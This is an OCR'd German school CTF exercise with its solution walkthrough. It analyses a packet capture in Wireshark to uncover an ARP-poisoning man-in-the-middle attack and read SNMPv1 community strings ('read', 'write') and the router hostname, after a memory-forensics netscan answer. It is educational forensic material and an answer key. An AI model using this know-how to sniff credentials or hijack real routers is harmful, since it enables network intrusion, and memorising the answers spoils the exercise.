
```
0x9d816e8c1190  UDPv4   0.0.0.0 49392   *       0               5204    svchost.exe     2023-07-09 12:42:27.000000
0x9d816e8c1190  UDPv6   ::      49392   *       0               5204    svchost.exe     2023-07-09 12:42:27.000000
0x9d816eb92e20  UDPv4   0.0.0.0 0       *       0               6768    svchost.exe     2023-07-09 12:41:10.000000
0x9d816ee0e010  UDPv4   0.0.0.0 16464   *       0               5204    svchost.exe     2023-07-09 12:42:27.000000
0x9d816ee0e010  UDPv6   ::      16464   *       0               5204    svchost.exe     2023-07-09 12:42:27.000000
0x9d816ee13790  UDPv4   0.0.0.0 41056   *       0               5204    svchost.exe     2023-07-09 12:42:27.000000
0x9d816ee14730  UDPv4   0.0.0.0 16624   *       0               5204    svchost.exe     2023-07-09 12:42:27.000000
0x9d817028f380  UDPv4   0.0.0.0 0       *       0               2184    svchost.exe     2023-07-09 12:52:16.000000
0x9d817028f380  UDPv6   ::      0       *       0               2184    svchost.exe     2023-07-09 12:52:16.000000
0x9d8170514030  TCPv4   0.0.0.0 7680    0.0.0.0 0       LISTENING       7520    svchost.exe     2023-07-09 12:41:54.000000
0x9d8170514030  TCPv6   ::      7680    ::      0       LISTENING       7520    svchost.exe     2023-07-09 12:41:54.000000
0x9d817092dba0  TCPv4   10.20.20.230    80      10.20.20.38     46712   CLOSED  -       -       N/A
0x9d81709cc010  TCPv4   10.20.20.230    54081   10.20.20.38     5555    ESTABLISHED     -       -       N/A
0x9d8170e38ae0  UDPv4   0.0.0.0 0       *       0               2184    svchost.exe     2023-07-09 12:42:29.000000
0x9d8170e38ae0  UDPv6   ::      0       *       0               2184    svchost.exe     2023-07-09 12:42:29.000000
0x9d8170e3a570  UDPv4   0.0.0.0 0       *       0               2184    svchost.exe     2023-07-09 12:42:27.000000
0x9d8170e3a570  UDPv6   ::      0       *       0               2184    svchost.exe     2023-07-09 12:42:27.000000
```

Abbildung 5 Antwort auf die letzte Frage

Bei der Ausgabe kann man sehen, dass mehrmals eine Verbindung mit der IP-Adresse 10.20.20.38 stattgefunden hat, welches auch die Antwort auf die Frage ist.

Die richtige Antwort ist 10.20.20.38

# Anhang „Network Analysis“



# Netzwerk Analysis

Eine Arbeit der SchülerInnen der HTL-Rennweg

Inspiriert durch die Serie Startrek und orientiert an der Verbesserung zur Aneignung der Cybersecurity für SchulerInnen der HTL-Rennweg.

## Ausgangssituation

Als IT-Spezialist wurde dir die Aufgabe übertragen, spezifische Informationen aus einem Netzwerk zu sammeln, um später den Default Gateway zu manipulieren. Folgende Topologie ist zu analysieren:





Abbildung 134 Network Analysis Topologie

Beantworte nun folgende Fragen!

## Aufgabenstellung


1. Welches (Management) Protokoll verwendet der Administrator, um das Default Gateway zu administrieren?
2. Welche MAC-Adresse hat das Default Gateway?
3. Welche MAC-Adresse hat der Angreifer?
4. Welche Maßnahmen hat der Angreifer ergriffen, um die Pakete abzufangen?
5. Welchen Angriffspunkt hat der Angreifer verwendet, um zu lauschen?
6. Was ist das Passwort für den Lesezugriff (Read-Only)?
7. Was ist das Passwort für den Schreibzugriff (Read-Write)?
8. Wie lautet der Hostname des Routers?
9. Welcher Hostname wurde dem Router zugewiesen?

1. Hinweis
   Die PCAP-Datei befindet sich im Download-Ordner auf der Kali-Maschine mit dem Namen „Netzwerk_Analysis“.

2. Hinweis
   Benutzername: kali Passwort: kali

3. Hinweis
   Du kannst die PCAP-Datei auch von der Webseite herunterladen.

# Anhang „Network Analysis Step-by-Step Guide”



# Netzwerk Analysis

## Step-by-Step Guide

Eine Arbeit der SchülerInnen der HTL-Rennweg

Inspiriert durch die Serie Startrek und orientiert an der Verbesserung zur Aneignung der Cyber-security für SchulerInnen der HTL-Rennweg.

### Ausgangssituation

Als IT-Spezialist wurde dir die Aufgabe übertragen, spezifische Informationen aus einem Netzwerk zu sammeln, um später den Default Gateway zu manipulieren. Folgende Topologie ist zu analysieren:





Abbildung 135 Network Analysis Topologie

Beantworte nun folgende Fragen!

## Aufgabenstellung

1. Welches (Management) Protokoll verwendet der Administrator, um das Default Gateway zu administrieren?
2. Welche MAC-Adresse hat das Default Gateway?
3. Welche MAC-Adresse hat der Angreifer?
4. Welche Maßnahmen hat der Angreifer ergriffen, um die Pakete abzufangen?
5. Welchen Angriffspunkt hat der Angreifer verwendet, um zu lauschen?
6. Was ist das Passwort für den Lesezugriff (Read-Only)?
7. Was ist das Passwort für den Schreibzugriff (Read-Write)?
8. Wie lautet der Hostname des Routers?
9. Welcher Hostname wurde dem Router zugewiesen?

**Lösung:**

Melden Sie sich auf der Kali-Maschine „Network_Analysis“ an (username: kali passwort: kali).

Öffnen Sie die Datei „/home/kali/Downloads/network_analysis.pcapng“.

Wenn man weiter scrollt, kann man sehen das SNMP verwendet wird um den Default Gateway zu administrieren.





Abbildung 136 Protokoll um Default Gateway zu administrieren

Die Antwort auf die 1.te Frage ist SNMP.

Für die zweite Frage muss man wissen, wofür SNMP verwendet wird. Sobald wir das Wissen, können wir in den SNMP-Paketen die MAC-Adresse vom Default Gateway finden.





Abbildung 137 Paket-Nummer 112

Die Antwort auf die 2.te Frage ist 0c:e0:20:86:00:01

Für die dritte Frage muss man sich die IP-Adresse der Kali-Maschine im Netzwerkplan anschauen. Wir suchen nach einem Ping zur IP-Adresse und analysieren das Paket.





Abbildung 138 Paket-Nummer 8

Die richtige Antwort auf die 3.te Frage ist 00:0c:29:11:3c:94

Wenn wir die Pakete weiter unten analysieren, können wir sehen, dass plötzlich die MAC-Adresse der Kali-Maschine mit der IP-Adresse 192.168.0.1 (IP vom Default Gateway) verknüpft ist.





Abbildung 139 Paket-Nummer 529

Die Antwort auf die 4.te Frage ist ARP Poisoning.

Die 5.te Frage „Welchen Angriffspunkt hat der Angreifer verwendet, um zu lauschen?“ ist eine theoretische und logische Frage.

Die Antwort auf die 5.te Frage ist: Man in the middle.

Um das Passwort für den Lesezugriff zu finden, kann man in Wireshark nach SNMP-Paketen filtern und eine get-request genauer betrachten. Dort kann man den Community-String "read" sehen, der bei SNMPv1 als "Passwort" verwendet, wird.





Abbildung 140 Wireshark Filter nach SNMP





Abbildung 141 Paket-Nummer 529

Die Antwort auf die 6.te Frage ist read

Um das Passwort für den Schreibzugriff zu finden, muss man nach einem SNMP-Paket vom Typ "set-request" suchen. Wenn man das Paket genauer betrachtet, kann man sehen, dass der Community-String "write" ist.





Abbildung 142 Set-Request





Abbildung 143 Paket-Nummer 560

Die Antwort auf die 7.te Frage ist write

Um den Hostnamen des Routers zu finden, ist es vorteilhaft, wenn man den Pfad für das sysName (1.3.6.1.2.1.1.5.0) kennt. Man schaut sich dann das Paket genauer an und kann sehen, dass der Hostname des Default Gateways "Router1" ist.





Abbildung 144 Get-Request für Hostname





Abbildung 145 Paket-Nummer 95

Die richtige Antwort auf die 8.te Frage ist Router1

Den neuen Hostnamen kann man im set-request finden.


